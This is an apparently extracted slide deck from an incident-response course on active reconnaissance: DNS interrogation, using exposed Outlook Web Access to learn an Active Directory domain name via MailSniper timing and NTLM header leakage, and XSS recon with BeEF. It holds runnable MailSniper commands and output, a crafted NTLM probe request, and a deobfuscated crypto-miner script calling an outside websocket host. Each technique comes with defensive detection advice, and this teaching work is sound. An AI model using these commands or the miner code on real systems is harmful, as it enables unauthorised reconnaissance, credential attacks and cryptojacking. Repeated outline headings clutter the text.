1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

▼ 1.2.4 DNS interrogation

1.2.4 DNS interrogation

1.2.4 DNS interrogation

Preparation & Defense

As for detecting DNS-based reconnaissance, we have already covered how zone transfers look like on the wire in Section 1.

OUTLINE

- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- ▼ 1.2.4 DNS interrogation
- 1.2.4 DNS interrogation

1.2.4 DNS interrogation

1.2.5 Abusing exposed OWA

Let's continue with active reconnaissance, starting with abusing an exposed Outlook Web Access (or App) service, to perform domain name discovery.

Specifically, attackers can remotely identify an organization's Active Directory domain name by:

1. Leveraging known OWA inconsistencies in terms of response times
2. Leveraging a by-design NTLM over HTTP authentication inefficiency

OUTLINE

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

▼ 1.2.4 DNS interrogation

1.2.4 DNS interrogation

1.2.4 DNS interrogation

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

Knowing the Active Directory domain name is critical for attackers, since based on it they can launch password spraying* attacks, to identify valid credentials.

* Password spraying is brute-forcing an authentication mechanism by trying different usernames but the same password in each attempt. This way attackers avoid locking accounts and subsequently being detected.

OUTLINE

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

▼ 1.2.4 DNS interrogation

1.2.4 DNS interrogation

1.2.4 DNS interrogation

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1. Leveraging known OWA inconsistencies in terms of response times

If one tries to authenticate with an invalid domain and an arbitrary username, the response time is going to be predictably shorter than the one regarding a request with a valid internal domain name and an arbitrary username.

OUTLINE

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

▼ 1.2.4 DNS interrogation

1.2.4 DNS interrogation

1.2.4 DNS interrogation

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

Let's see this inconsistency in action, using the [MailSniper](#) penetration testing tool.

OUTLINE

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

▼ 1.2.4 DNS interrogation

1.2.4 DNS interrogation

1.2.4 DNS interrogation

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

An attacker, will first need a list of random domain names and a list of likely to be valid domain names (so that the baseline response time can be calculated). This can be done with MailSniper as follows.

```
>> Import-Module .\MailSniper.ps1
```

```
>> Invoke-DomainHarvestOWA  
-ExchHostname mail.domain.com -OutFile  
potential_domains.txt -CompanyName  
"Target Name"
```

See an example of an attacker trying to identify the internal domain name of "ELS Company" on your right

```
Command Prompt - powershell  
PS C:\Users\USER10\MailSniper> Import-Module .\MailSniper.ps1  
PS C:\Users\USER10\MailSniper> Invoke-DomainHarvestOWA -ExchHostname exchange.els.local -OutFile potential_domains.txt  
-CompanyName "ELS Company"  
[*] Harvesting Domain Name from the OWA portal at https://exchange.els.local/owa/  
Generating domain names...  
Domains: EC ELS ELSCompany EC.com EC.corp EC.biz ELS.com ELS.corp ELS.biz ELSCompany.com ELSCompany.corp ELSCompany.  
biz corp Internal  
  
Determining baseline response time...  
Response Time (MS) Domain/Username  
15 JEtucS\VGWdJa  
76 Grvdmx\IomXfg  
11 ZIoezu\oQnZCH  
11 KXCuGdc\SYEMNo  
11 wIRENo\VLylge  
  
Baseline Response: 24.8  
Threshold: 68.2  
  
Response Time (MS) Domain/Username  
14 EC\klugbQZrsK  
10 ELS\klugbQZrsK  
[*] Potentially Valid Domain! Domain:ELS  
20 ELSCompany\klugbQZrsK  
12 EC.com\klugbQZrsK  
11 EC.corp\klugbQZrsK  
10 EC.biz\klugbQZrsK  
12 ELS.com\klugbQZrsK  
11 ELS.corp\klugbQZrsK  
10 ELS.biz\klugbQZrsK  
17 ELSCompany.com\klugbQZrsK  
13 ELSCompany.corp\klugbQZrsK  
16 ELSCompany.biz\klugbQZrsK  
12 corp\klugbQZrsK  
11 internal\klugbQZrsK  
[*] A total of 1 potentially valid domains found.  
Results have been written to potential_domains.txt.
```

OUTLINE

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

▼ 1.2.4 DNS interrogation

1.2.4 DNS interrogation

1.2.4 DNS interrogation

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

Preparation & Defense

To prepare against such reconnaissance activities, you can make a list of domain names similar to the one of your organization and configure an alert every time an OWA request contains any of the domain names in that list.

You can also introduce a threshold regarding consecutive (or relatively close in terms of time) and unsuccessful OWA login requests and configure an alert every time this threshold is exceeded.

OUTLINE

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

▼ 1.2.4 DNS interrogation

1.2.4 DNS interrogation

1.2.4 DNS interrogation

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

Preparation & Defense

Note:

A similar inconsistency can be met if someone compares the response times of an OWA request with the correct domain name and a non-existing username and an OWA request with the correct domain name and an existing username.

OUTLINE

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

▼ 1.2.4 DNS interrogation

1.2.4 DNS interrogation

1.2.4 DNS interrogation

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

2. Leveraging a by-design NTLM over HTTP authentication inefficiency

By default, OWA installations contain some IIS file paths that support NTLM (NTLM over HTTP). If one sends a specifically crafted authentication request towards any of those IIS file paths, the response will include a Base64-encoded string that contains the Active Directory domain name. This happens not due to a misconfiguration but because of the way NTLM works.



OUTLINE

1.2.3 Utilization of search engines, internet-wide sca...

▼ 1.2.4 DNS interrogation

1.2.4 DNS interrogation

1.2.4 DNS interrogation

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

An attacker, will first send a request to an exposed OWA IIS file path that supports NTLM over HTTP (*/autodiscover/autodiscover.xml* in the example on your right). The *Authorization* header's content should be specifically crafted (you can use the header content you see on your right if you want to try this yourself).

The response will include a header named *WWW-Authenticate*. This header's content contains a Base64-encoded string.

If the attacker Base64-decodes the abovementioned string he/she will see the Active Directory domain name in clear text (among other information).

Request

```
POST /autodiscover/autodiscover.xml HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: text/xml
User-Agent: Microsoft Office/12.0 (Windows NT 6.1; Microsoft Office Outlook 12.0.6728; Pro)
X-Nego-Capability: Negotiate, Kerberos, NTLM
X-User-Identity: [REDACTED]
Depth: 0
Content-Length: 0
Host: [REDACTED]
Authorization: Negotiate TIRMTVNTUAAABAAA14II6gAAAAAAAAAAAAAAAAAGABE(AAAADv==)
Cookie: OutlookSession="18CEEF55-85CE-4871-BAAB-278AA0A00241"; ClientId=69KUMETG0RYQJ0W
```

Response

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
Server: Microsoft-IIS/8.5
WWW-Authenticate: Negotiate TIRMTVNTUAAACAAAADAAADgAAAAVgoniSlobggeO+0gAAAAAAAAAAQAIABEAAAABgOAJQAA
WWW-Authenticate: NTLM
WWW-Authenticate: Basic realm="mail [REDACTED]"
request-id: 450f76d3-8113-4749-92d9-f7a41ee9a494
X-Powered-By: ASP.NET
X-FEServer: HT1-EX01
X-Powered-By: ARR/2.5
Date: Tue, 13 Oct 2015 15:20:28 GMT
```

Active Directory Domain Name

Decoded base64

NTLMSSP 8 8H 0H D % ACME ACME EXCHANGE01 ACME.corp (EXCHANGE01.ACME.corp) ACME.corp InnE R

OUTLINE

▼ 1.2.4 DNS interrogation

1.2.4 DNS interrogation

1.2.4 DNS interrogation

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

Preparation & Defense

To prepare against such reconnaissance activities, you can monitor the OWA IIS file paths that support NTLM over HTTP.

Examples:

- `/Autodiscover/Autodiscover.xml`
- `/EWS/Exchange.asmx`

OUTLINE

1.2.4 DNS interrogation

1.2.4 DNS interrogation

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.6 JavaScript injection

The final active reconnaissance technique we will cover is reconnaissance through JavaScript injection.

Attackers are known for leveraging Cross-site Scripting vulnerabilities to inject malicious JavaScript code into otherwise benign and trusted websites. While cross-site scripting vulnerabilities are usually leveraged to attack a user's session, they can also be leveraged for reconnaissance and information gathering purposes.

OUTLINE

1.2.4 DNS interrogation

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

▼ 1.2.6 JavaScript injection

1.2.6 JavaScript injection

A nice case to study in order to understand how cross-site vulnerabilities can be leveraged for reconnaissance and information gathering purposes is the [Browser Exploitation Framework Project](#) (BeEF). BeEF is a penetration testing tool that heavily utilizes client-side attack vectors.

Specifically, <https://github.com/beefproject/beef/wiki/Information-Gathering> contains exactly how BeEF utilizes JavaScript code to perform information gathering / reconnaissance.

OUTLINE

▼ 1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

▼ 1.2.6 JavaScript injection

1.2.6 JavaScript injection


1.2.6 JavaScript injection

Preparation & Defense

An attacker will usually identify a cross-site scripting vulnerability in an organization's (trusted) website and leverage it in order to inject JavaScript code to gather information. This will be done in the form of a (specifically crafted) URL that will be sent to a intranet user.

As you can imagine incident responders will be able to retrieve and analyze every piece of JavaScript code that was loaded, **if the organization has an traffic capturing capability in place.**

Note that oftentimes the injected JavaScript code will be obfuscated to evade detection. De-obfuscation of JavaScript code is usually feasible though.



The image above depicts an example of BeEF's JavaScript code that tries to identify if Google Desktop is installed on the victim's machine.

OUTLINE

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

▼ 1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

Preparation & Defense

Before we conclude this module, let's see how obfuscated JavaScript code looks like.

Consider the *analyze.js* file included in this module's resources.

If you take a quick look at it, you will notice the below.

```
new Function(atob(
"dmFyIF8weDQ5ZTY9WydjYW5jZWxlZCcsJ2Vycm9yJywnb3B0X2luX2NhbmNlbGVkJywnX2Nvbml5Y3QnLCdsYXN0UGluZ1JlY2Vpd
dkb250S2lsbFRhY1VwZGF0ZScsJ3NldE10ZW0nLCdzdHJpbmdpZnknLCdzdGF0cyysJ19oYXNoU3RyaW5nJywnY2hhckNvZGVbdCcs
```

atob is used in JavaScript to perform Base64-decoding.

OUTLINE

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

▼ 1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

Preparation & Defense

If we Base64-decode the Base64-encoded string and start analyzing it from the bottom up, we will come across the following pieces of code.

```
(window));self[_0x169f('0x98')]=self[_0x169f('0x98')]||({};self[_0x169f('0x98')][_0x169f('0x4b')]={'LIB_URL':_0x169f('0xb2'),'ASMJS_NAME':_0x169f('0xb3'),'REQUIRES_AUTH':![],'WEBSOCKET_SHARDS':[['wss://wss.rand.com.ru:8843/']], 'CAPTCHA_URL':'https://coinhive.com/captcha/','MINER_URL':_0x169f('0xb4'),'AUTH_URL':'https://authedmine.com/authenticate.html'};some_code[_0x169f('0x57')]=some_code[_0x169f('0x9f')](_0x169f('0xb5'));var harmless=new some_code['Anonymous'](_0x169f('0xb6'),{'threads':navigator[_0x169f('0xb7')]/0x2});harmless[_0x169f('0x27')]();
```

Undoubtedly we are dealing with malicious [JavaScript code that is related to crypto-mining](#).

OUTLINE

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

▼ 1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

IHRP

References



OUTLINE

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

▼ 1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

References

[cyber kill chain](https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html)

<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

[war dialing](https://www.optiv.com/blog/war-dialing-part-1-the-voip-and-analog-primer)

<https://www.optiv.com/blog/war-dialing-part-1-the-voip-and-analog-primer>

[war driving](https://kismac-ng.org/what-is-wardriving/)

<https://kismac-ng.org/what-is-wardriving/>

[ICANN WHOIS](https://whois.icann.org/en)

<https://whois.icann.org/en>

OUTLINE

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

▼ 1.2.6 JavaScript Injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

▼ References

References

References

whois

<https://www.unix.com/man-page/linux/1/whois/>

Certificate Transparency

<https://www.certificate-transparency.org/>

Internet-wide Scan Data Repository

<https://scans.io/>

Censys

<https://censys.io/certificates?q=>

OUTLINE

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

▼ 1.2.6 JavaScript Injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

▼ References

References

References

References

Certificate Search

<https://crt.sh/>

Facebook for developers

<https://developers.facebook.com/tools/ct/>

Transparency Report: HTTPS encryption on the web

<https://www.google.com/transparencyreport/https/ct>

Google Hacking for Penetration Testers

<http://www.mrjoeyjohnson.com/Google.Hacking.Filters.pdf>

OUTLINE

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

▼ 1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

▼ References

References

References

References

References

[Remove Content from Google's Index](#)

<http://web.archive.org/web/20050830204837/google.com/remove.html>

[Remove URLs Tool: Temporarily Block Search Results from Sites that you Own](#)

<https://support.google.com/webmasters/answer/1663419?hl=en>

[Internet Archive](#)

<http://web.archive.org/>

[Recon-ng](#)

<https://bitbucket.org/LaNMaSteR53/recon-ng>

OUTLINE

1.2.5 Abusing exposed OWA

1.2.5 Abusing exposed OWA

▼ 1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

▼ References

References

References

References

References

References

SearchDiggity

<https://www.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/>

Shodan

<https://www.shodan.io/>

How to use Shodan Search Engine to Diagnose Vulnerabilities

<https://searchnetworking.techtarget.com/tip/How-to-use-Shodan-search-engine-to-diagnose-vulnerabilities>

Shodan Developer: REST API Documentation

<https://developer.shodan.io/api>

OUTLINE

1.2.5 Abusing exposed OWA

▼ 1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

▼ References

References

References

References

References

References

References

MailSniper

<https://github.com/dafthack/MailSniper>

NTLM

<https://docs.microsoft.com/en-us/windows/desktop/secauthn/microsoft-ntlm>

Cross-site Scripting vulnerabilities

[https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

Browser Exploitation Framework Project

<https://github.com/beefproject/beef>

OUTLINE

▼ 1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

▼ References

References

References

References

References

References

References

References

beefproject – beef – Information Gathering

<https://github.com/beefproject/beef/wiki/Information-Gathering>

JavaScript code that is related to crypto-mining

<https://www.fortinet.com/blog/threat-research/the-growing-trend-of-coin-miner-javascript-infection.html>

OUTLINE

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

1.2.6 JavaScript injection

▼ References

References

References

References

References

References

References

References